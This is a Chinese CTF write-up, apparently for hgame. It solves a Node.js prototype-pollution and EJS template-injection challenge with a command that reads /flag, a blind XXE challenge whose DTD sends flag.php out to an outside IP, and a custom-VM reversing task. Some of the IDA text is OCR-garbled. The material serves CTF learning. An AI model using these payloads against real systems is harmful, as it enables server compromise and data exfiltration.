Shared Diary

漏洞函数

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

利用点

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared
diary!"})
        req.session.data = data
        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password=== "testpassword") {
            user.role = 'admin'
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't
touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
});
```

原型链污染,过滤了proto

构造payload:

```
{
"constructor":{
    "prototype":{
        "role":"admin",
        "username":"user"
     }
}
```


登录上去发现是个模板注入

payload:

diary=<%=

global.process.mainModule.constructor._load('child_process').execSync('cat-

/flag')%>



拿到flag

Tell Me

无回显XXE

flag在flag.php

xxe.dtd


```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM
'http://39.101.70.33:7890/%file;'>">
```

payload

```
<!DOCTYPE convert [
     <!ENTITY % remote SYSTEM "http://39.101.70.33:1234/xxe.dtd"> %remote;
%int; %send;
]>
<user><name>1</name><email>1</email><content>1</content></user>
```

VM

又到了大家喜闻乐见的VM环节, 先查信息



x64的,没壳,跑起来也没啥反应,输了一堆东西不对就退出了


ida看看

先看看main

```
ile Edit Jump Search View Debugger Lumina Options Windows He
監督 | サッサット 他相告 多 12 風ッ | 四 ● | 最高度さっぱ点× | ▶ ■ ■ No de
                                              lint __cdecl main(int argc, const char **argv, const char **envp)
z sub_140001000
z sub_140001060
z sub_1400010B0
z sub_1400010F0
z sub_140001230
z sub_140001380
                                                    int i; // [rsp+20h] [rbp-A8h]
                                                   char v5[36]; // [rsp+28h] [rbp-A0h] BYREF
char v6[40]; // [rsp+50h] [rbp-78h] BYREF
                                                    char v7[40]; // [rsp+78h] [rbp-50h] BYREF
sub_140001360sub_1400014D0sub_140001940
🗾 main
                                                   qmemcpy(v5, (const void *)sub_140001000(v6, argv, envp), sizeof(v5
                                       •
funknown_libname_1
funknown_libname_2
                                                   qmemcpy(v7, v5, 0x24ui64);
for ( i = 0; i < 40; ++i )
  dword_140005040[i] = getchar();
if ( (unsigned __int8)sub_1400010B0(v7) )</pre>
                                       •
✓ sub_140001B80
✓ sub_140001F60
✓ sub_140001FC0
✓ sub_1400020A0
                                       •
                                       • 11
                                       12
 sub 140002100
                                       • 13
                                                       sub_140001B80(std::cout, aTryAgain);
                                                      sub_140001B80(std::cout, &unk_1400032D0);
                                       15
                                        • 16
                                                   return 0;
140001080: using guessed type __int64 __fastcall sub_140001080(_QWORD);
140001080: using guessed type __int64 __fastcall sub_140001080(_QWORD, _QWORD);
140005040: using guessed type _DWORD dword_140005040[200];
140001A10: using guessed type char var_78[40];
```

在vm中,我们需要着重注意的部分有入口处,VM Handeler,opcode执行的对应指令,vm堆栈,vm寄存器,vm内存

我们看到,对于输入的部分,存储进了一个数组,这个数组可能是内存,也可能是堆栈,我们现在还不太清楚,点进去看一看数据




发现里面是有存储数据的,怀疑是内存,我们先命名为maybeMemory

```
if ( (unsigned __int8)sub_1400010B0(v7) )
   sub_140001B80(std::cout, aTryAgain);
else
   sub_140001B80(std::cout, &aYes);
return 0;
```

注意到下方的流程,有一个判断,那这个函数大概就是vm了,我们为其命名为vm

我们注意到,他传入了一个参数v7,而v7是一个长度为36的char数组,对于他的作用我们暂时不知道,先搁置,分析vm



在vm中,while进行大循环,从一个数组中读取内容,判断是否与0xff相等,相等退出vm,这个数组大概率就是opcode了,我们先为他命名

观察到之前传入的v7在取内容时,从自身的某个位置取出数据做了数组下标,怀疑v7是有可能为寄存器的,我们在普通的程序中,eip(rip)寄存器控制程序运行,这个地方有一些类似,我们先看看下面的函数,再做判断

```
p Search View Debugger Lumina Options Windows
- 生作性 冬 文 (A) - | 四 * | 益卓哲子 - 水西米 | ト 東 * No
                                                        fastcall sub_140001940(__int64 a1)
                                           int64
 sub 140001000
 sub_140001060
∫ vm
☑ sub_1400010F0
☑ sub_140001230
                                o 5 result = opcode[*(unsigned int *)(a1 + 24)];
✓ sub_140001380
✓ sub_1400014D0
                                          switch ( opcode[*(unsigned int *)(a1 + 24)] )
 sub_140001940
main
                                              case 0u:
 unknown_libname_1
                                •
                                                 result = sub_1400010F0(a1);
1 unknown_libname_2

1 sub_140001B80
                                • 10
                                                  break;
✓ sub_140001F60
✓ sub_140001FC0
✓ sub_1400020A0
✓ sub_140002100
                                              case 1u:
                                                 result = sub_140001230(a1);
                                • 13
pre_c_initialization(void)
post_pgo_initialization(void)
15
pre_c_initialization(void)
                                              case 2u:
                                                result = sub_140001380(a1);
☑ pre_cpp_initialization(void)
  _scrt_common_main_seh(vo
                                                  break;
☑ start
140001080: using guessed type __int64 __fastcall sub_140001080(_QWORD);
140001080: using guessed type __int64 __fastcall sub_140001080(_QWORD, _QWORD);
140005040: using guessed type _DWORD maybeMemory[200];
140001A10: using guessed type char var_78[40];
```

这时我们可以看到,这个函数内部有着非常显著的vm Handeler的特征,取字节码,做判断,到对应模拟指令的函数中进行运行,实现模拟操作,现在我们可以确定,传入的v7,便是相关寄存器,但我们暂时无法确定具体数量,先进入第一个函数查看

```
Jump Search View Debugger Lumina Options Windows
・・・ 告告告告 を 東 マ 西 ・ 当品はママか出メ ト B ■ No
                                                                 - 18 E ET P
                                            unsigned __int8 v2; // [rsp+0h] [rbp-18h]
☑ sub_140001000
☑ sub 140001060
                                  v2 = opcode[a1[6] + 1];
☑ sub 1400010F0
                                  •
                                            if ( v2 )
f sub_140001230
f sub_140001380
☑ sub_140001380
☑ sub_1400014D0
☑ sub_140001940
☑ main
                                  ٠
                                                    case 1u:

☐ unknown_libname_1
☐ unknown_libname_2

                                  12
                                                       maybeMemory[a1[2]] = *a1;
## sub_140001B80
## sub_140001F60
                                  13
                                                       break:
sub_140001FC0

sub_1400020A0

sub_140002100
                                                       a1[opcode[a1[6] + 2]] = a1[opcode[a1[6] + 3]];
                                  16
                                                        break;
pre_c_initialization(void)
                                                    case 3u:
post_pgo_initialization(void)
pre_cpp_initialization(void)
                                                       a1[opcode[a1[6] + 2]] = opcode[a1[6] + 3];
☐ _scrt_common_main_seh(vo ● 19
                                                        break:
ในชยช่วยพย: using guessed type __int64 __†astcall sub_140001080(_QWUKD);
140001880: using guessed type __int64 __fastcall sub_140001880(_QWORD, _QWORD);
140005040: using guessed type _DWORD maybeMemory[200];
140001A10: using guessed type char var_78[40];
```

这个函数中ida已经帮我们识别出了传入的a1(也就是v7)的类型,ida作为了dword数组

结合之前我们的分析,36个字节长,作为dword数组,一共有9个寄存器,目前我们只知道了第六个寄存器的作用,相当于x86计算机中的eip,我们将a1创建一个结构体,方便我们后续分析

但在这个函数中似乎不能直接创建, 我们返回到他的上级进行创建

```
struct struct_a1
{
   DWORD r1;
   DWORD r2;
   DWORD r3;
   DWORD r4;
   DWORD r5;
   DWORD r6;
   DWORD vip;
   DWORD r8;
   DWORD r9;
};
```

这是我们再来看第一个函数

```
v2 = opcode[a1->vip + 1];
 if ( v2 )
    switch (v2)
      case 1u:
        maybeMemory[a1->r3] = a1->r1;
        break;
      case 2u:
        (a1-r1 + opcode[a1-vip + 2]) = (a1-r1 + opcode[a1-vip + 2])
3]);
        break;
      case 3u:
        *(\&a1->r1 + opcode[a1->vip + 2]) = opcode[a1->vip + 3];
        break;
   }
 }
 else
  {
    a1->r1 = maybeMemory[a1->r3];
 result = a1->vip + 4;
 a1->vip = result;
  return result;
```

先取vip+1处的opcode,进行判断,分别对应四种情况,为避免篇幅过长选取switch(2)的情况做分析

```
*(&a1->r1 + opcode[a1->vip + 2]) = *(&a1->r1 + opcode[a1->vip + 3]);
```

由于a1->r1是dword类型,所以取dword类型的地址再加上数取值可以写为a1[opcode[a1->vip + 2]]=a1[opcode[a1->vip + 3]]

这表示通过直接进行地址转换来对相应的寄存器进行赋值操作,我们可以按照惯例将前四个寄存器重新更名为vax,vbx,vcx,vdx,这里用类x86汇编可以表示为

mov register?,register?

由此可以确定该函数为mov

来看第二个函数

```
__int64 __fastcall sub_140001230(struct_a1 *a1)
{
    __int64 result; // rax
    unsigned __int8 v2; // [rsp+0h] [rbp-18h]

v2 = opcode[a1->vip + 1];
    if ( v2 )
    {
        switch ( v2 )
        {
            case 1u:
                dword_140005D40[++a1->_r8] = a1->vax;
                      break;
            case 2u:
                      dword_140005D40[++a1->_r8] = a1->vcx;
                      break;
            case 3u:
```

```
dword_140005D40[++a1->_r8] = a1->vdx;
break;
}

else
{
   dword_140005D40[++a1->_r8] = a1->vax;
}

result = a1->vip + 2;
a1->vip = result;
return result;
}
```

第二个函数对一块内存进行了赋值操作,并且对寄存器值加一,这与x86汇编中的push指令类似,都是压入数据后,寄存器中的数值向堆栈的生长方向变化,这里我们可以确定,这块内存为stack

其余的函数分析过程基本相似,这里不再做分析

我们将opcode提取出来,拿到他的指令

用脚本获取

```
#include <stdio.h>
unsigned char opcode[] =
 0x00, 0x03, 0x02, 0x00, 0x03, 0x00, 0x02, 0x03, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x02, 0x01, 0x00, 0x00, 0x03, 0x02, 0x32,
 0x03, 0x00, 0x02, 0x03, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00,
 0x01, 0x00, 0x00, 0x03, 0x02, 0x64, 0x03, 0x00, 0x02, 0x03,
 0x00, 0x00, 0x00, 0x00, 0x03, 0x03, 0x01, 0x00, 0x00, 0x03,
 0x00, 0x08, 0x00, 0x02, 0x02, 0x01, 0x03, 0x04, 0x01, 0x00,
  0x03, 0x05, 0x02, 0x00, 0x03, 0x00, 0x01, 0x02, 0x00, 0x02,
  0x00, 0x01, 0x01, 0x00, 0x00, 0x03, 0x00, 0x01, 0x03, 0x00,
  0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03, 0x01, 0x28,
 0x04, 0x06, 0x5F, 0x05, 0x00, 0x00, 0x03, 0x03, 0x00, 0x02,
 0x01, 0x00, 0x03, 0x02, 0x96, 0x03, 0x00, 0x02, 0x03, 0x00,
 0x00, 0x00, 0x00, 0x04, 0x07, 0x88, 0x00, 0x03, 0x00, 0x01,
 0x03, 0x00, 0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03,
 0x01, 0x28, 0x04, 0x07, 0x63, 0xff, 0xff
};
// typedef struct maybeRegister
// {
//
      /* data */
//
      int vax,vbx,vcx,vdx,r5,r6,vip,vsp,vFlag;
// }Reg;
char* maybeRegister[9]=
{"vax","vbx","vcx","vdx","v5","v6","vip","vsp","vFlag"};
void mov(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
            switch (opType)
            {
            case 1:
```

```
/* code */
                printf("mov memory[vcx],vax\n");
                break;
            case 2:
                /* code */
                printf("mov %s,%s\n", maybeRegister[opcode[*vmVip +
2]],maybeRegister[opcode[*vmVip + 3]]);
                break;
            case 3:
                /* code */
                printf("mov %s,%d\n",maybeRegister[opcode[*vmVip +
2]],opcode[*vmVip + 3]);
                break;
            default:
                break;
            }
        }else{
            printf("mov vax,memory[vcx]\n");
        }
        *vmVip+=4;
    void push(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
        {
            /* code */
            switch (opType)
            case 1:
                /* code */
                printf("push vbx\n");
                break;
            case 2:
                /* code */
                printf("push vcx\n");
                break;
            case 3:
                /* code */
                printf("push vdx\n");
                break;
            default:
                break;
            }
        }else{
            printf("push vax\n");
        }
        *vmVip+=2;
    void pop(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        if (opType)
        {
            /* code */
            switch (opType)
            {
            case 1:
```

```
/* code */
                printf("pop vbx\n");
                break;
            case 2:
                /* code */
                printf("pop vcx\n");
                break;
            case 3:
                /* code */
                printf("pop vdx\n");
                break;
            default:
                break;
            }
        }else{
            printf("pop vax\n");
        }
        *vmVip+=2;
    void Calc(unsigned char * VMcode,int *vmVip){
        unsigned char opType = VMcode[*vmVip + 1];
        switch (opType)
        {
        case 0:
            /* code */
            printf("add
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 1:
            /* code */
            printf("sub
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 2:
            /* code */
            if (VMcode[*vmVip+2]<=8)</pre>
            {
                /* code */
                printf("imul %s,%s,opcode[*vmVip+2] is
%d\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]],VMcod
e[*vmVip+2]);
            }
            else
                printf("imul %d,%s,opcode[*vmVip+2] is
%d\n",VMcode[*vmVip+2],maybeRegister[vMcode[*vmVip+3]],VMcode[*vmVip+2]);
            }
            break;
        case 3:
            /* code */
            printf("xor
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 4:
            /* code */
```

```
printf("sh1
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        case 5:
            /* code */
            printf("shr
%s,%s\n",maybeRegister[VMcode[*vmVip+2]],maybeRegister[VMcode[*vmVip+3]]);
            break;
        default:
            break;
        *vmVip+=4;
    }
    void cmp(unsigned char * VMcode,int *vmVip){
        printf("cmp vax,vbx\n");
        *vmVip+=1;
    void jmp(unsigned char * VMcode,int *vmVip){
        printf("jmp %d\n", VMcode[*vmVip+1]);
        *vmVip+=2;
    }
    void jz(unsigned char * VMcode,int *vmVip){
        printf("jz %d else %d\n", VMcode[*vmVip+1], *vmVip+2);
        *vmVip+=2;
    void jnz(unsigned char * VMcode,int *vmVip){
        printf("jnz %d else %d\n", VMcode[*vmVip+1], *vmVip+2);
        *vmVip+=2;
    }
void VM_Run(int *vmVip){
        while (opcode[*vmVip]!=0xff)
        {
            /* code */
            printf("%d ",*vmVip);
            switch (opcode[*vmVip])
            {
            case 0:
                /* code */
                mov(opcode,vmVip);
                break;
            case 1:
                /* code */
                push(opcode,vmVip);
                break;
            case 2:
                /* code */
                pop(opcode,vmVip);
                break;
            case 3:
                /* code */
                Calc(opcode,vmVip);
                break;
            case 4:
                /* code */
```

```
cmp(opcode,vmVip);
                break;
            case 5:
                /* code */
                jmp(opcode,vmVip);
                break;
            case 6:
                /* code */
                jz(opcode,vmVip);
                break;
            case 7:
                /* code */
                jnz(opcode,vmVip);
                break;
            default:
                break;
        }
   }
int main(){
    //Reg reg;
    int vmVip=0;
   VM_Run(&vmVip);
    return 0;
    }
```

得到指令

```
0 mov vcx,0
4 add vcx, vdx
8 mov vax,memory[vcx]
12 mov vbx,vax
              flag[0]
16 mov vcx,50
20 add vcx,vdx
24 mov vax, memory[vcx] flag[0]+key1[0]
28 add vbx, vax
32 mov vcx,100
36 add vcx,vdx
40 mov vax, memory[vcx] 0
44 xor vbx,vax flag[0]^key[0]
48 mov vax,8
52 mov vcx,vbx
56 shl vbx,vax 左移右移后相加得到完整值
60 shr vcx, vax
64 add vbx, vcx
68 mov vax, vbx
72 push vax
               入栈
```

```
74 mov vax,1
78 add vdx, vax
                   vdx++
82 mov vax, vdx
86 mov vbx,40
                   vbx=40
90 cmp vax, vbx
                   for(int i=0; i<40; i++){
91 jz 95 else 93
                            temp=(flag[i]+key1[i])^key[i]
93 jmp 0
                        temp=(temp>>8)+(temp<<8)\&&FF00
95 mov vdx,0
                    }
99 pop vbx
101 mov vcx, 150
105 add vcx, vdx
109 mov vax, memory[vcx]
113 cmp vax, vbx
114 jnz 136 else 116 //neq end
116 mov vax,1
120 add vdx, vax
124 mov vax, vdx
128 mov vbx,40
132 cmp vax, vbx
133 jnz 99
```

对指令进行分析后, 其流程如下代码

```
for(int i=0;i<40;i++){
    temp=(flag[i]+key1[i])^key[i];
    temp=(temp>>8)+(temp<<8)&&FF00;
}
for(int i=39;i>=0;i--){
    if(enc[i]!=flag[i]){
        return 0;
    }
}
```

我们依据此进行还原

```
unsigned char maybeMemory[] =
{
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
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  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x9B, 0x00, 0x00, 0x00, 0xA8, 0x00, 0x00, 0x00, 0x02, 0x00,
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0x00, 0x00, 0xBC, 0x00, 0x00, 0x00, 0xAC, 0x00, 0x00, 0x00,
0x9C, 0x00, 0x00, 0x00, 0xCE, 0x00, 0x00, 0x00, 0xFA, 0x00,
0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0xB9, 0x00, 0x00, 0x00,
0xFF, 0x00, 0x00, 0x00, 0x3A, 0x00, 0x00, 0x00, 0x74, 0x00,
0x00, 0x00, 0x48, 0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00,
0x69, 0x00, 0x00, 0x00, 0xE8, 0x00, 0x00, 0x00, 0x03, 0x00,
0x00, 0x00, 0xCB, 0x00, 0x00, 0x00, 0xC9, 0x00, 0x00, 0x00,
0xFF, 0x00, 0x00, 0x00, 0xFC, 0x00, 0x00, 0x00, 0x80, 0x00,
0x00, 0x00, 0xD6, 0x00, 0x00, 0x00, 0x8D, 0x00, 0x00, 0x00,
0xD7, 0x00, 0x00, 0x00, 0x72, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0xA7, 0x00, 0x00, 0x00, 0x1D, 0x00, 0x00, 0x00,
0x3D, 0x00, 0x00, 0x00, 0x99, 0x00, 0x00, 0x00, 0x88, 0x00,
0x00, 0x00, 0x99, 0x00, 0x00, 0x00, 0xBF, 0x00, 0x00, 0x00,
0xE8, 0x00, 0x00, 0x00, 0x96, 0x00, 0x00, 0x00, 0x2E, 0x00,
0x00, 0x00, 0x5D, 0x00, 0x00, 0x00, 0x57, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
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0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0xC9, 0x00, 0x00, 0x00, 0xA9, 0x00, 0x00, 0x00, 0xBD, 0x00,
0x00, 0x00, 0x8B, 0x00, 0x00, 0x00, 0x17, 0x00, 0x00, 0x00,
0xC2, 0x00, 0x00, 0x00, 0x6E, 0x00, 0x00, 0x00, 0xF8, 0x00,
0x00, 0x00, 0xF5, 0x00, 0x00, 0x00, 0x6E, 0x00, 0x00, 0x00,
0x63, 0x00, 0x00, 0x00, 0x63, 0x00, 0x00, 0x00, 0xD5, 0x00,
0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x5D, 0x00, 0x00, 0x00,
0x16, 0x00, 0x00, 0x00, 0x98, 0x00, 0x00, 0x00, 0x38, 0x00,
0x00, 0x00, 0x30, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00,
0x38, 0x00, 0x00, 0x00, 0xc1, 0x00, 0x00, 0x00, 0x5E, 0x00,
0x00, 0x00, 0xED, 0x00, 0x00, 0x00, 0xB0, 0x00, 0x00, 0x00,
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0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0xA7, 0x00, 0x00, 0x00,
0xFD, 0x00, 0x00, 0x00, 0x0A, 0x00, 0x00, 0x00, 0x1E, 0x00,
0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x8B, 0x00, 0x00, 0x00,
0x62, 0x00, 0x00, 0x00, 0xDB, 0x00, 0x00, 0x00, 0x0F, 0x00,
0x00, 0x00, 0x8F, 0x00, 0x00, 0x00, 0x9C, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
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0x00, 0x00, 0x01, 0x18, 0x00, 0x00, 0x00, 0x52, 0x00, 0x00,
0x00, 0x25, 0x00, 0x00, 0x01, 0x5D, 0x00, 0x00, 0x00, 0x47,
0x00, 0x00, 0x00, 0xFD, 0x00, 0x00, 0x01, 0x69, 0x00, 0x00,
0x00, 0x5C, 0x00, 0x00, 0x01, 0xAF, 0x00, 0x00, 0x00, 0xB2,
0x00, 0x00, 0x01, 0xEC, 0x00, 0x00, 0x01, 0x52, 0x00, 0x00,
0x01, 0x4F, 0x00, 0x00, 0x01, 0x1A, 0x00, 0x00, 0x00, 0x50,
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0x00, 0x23, 0x00, 0x00, 0x00, 0xF8, 0x00, 0x00, 0x00, 0x0C,
0x00, 0x00, 0x00, 0xCF, 0x00, 0x00, 0x01, 0x3D, 0x00, 0x00,
0x01, 0x45, 0x00, 0x00, 0x00, 0x82, 0x00, 0x00, 0x01, 0xD2,
0x00, 0x00, 0x01, 0x29, 0x00, 0x00, 0x01, 0xD5, 0x00, 0x00,
0x01, 0x06, 0x00, 0x00, 0x01, 0xA2, 0x00, 0x00, 0x00, 0xDE,
0x00, 0x00, 0x01, 0xA6, 0x00, 0x00, 0x01, 0xCA, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
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0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};
int main(){
    int temp1=0,temp2=0,temp=0,flag=0;
    char *flagAddr=maybeMemory+600;
    char* key1=maybeMemory+200;
    char *key2=maybeMemory+400;
    char flagArr[100]={0};
    printf("\n");
    char a=0;
    for (char i = 39; i >= 0; i--)
    {
        /* code */
        // temp=(int)a;
        temp=*(((int *)flagAddr)+a);
        temp1=((temp<<8)\&0xff00);
        temp2=(temp>>8);
        temp=temp1+temp2;
        temp\wedge=*(((int *)key2)+i);
        temp-=*(((int *)key1)+i);
        printf("%c",temp);
        a++;
        //temp^='h';
        //flagArr[i]=(char)(temp);
    return 0;
}
```

得到flag是倒序的,逆序一下

hgame{y0ur_rever5e_sk1ll_i5_very_g0od!!}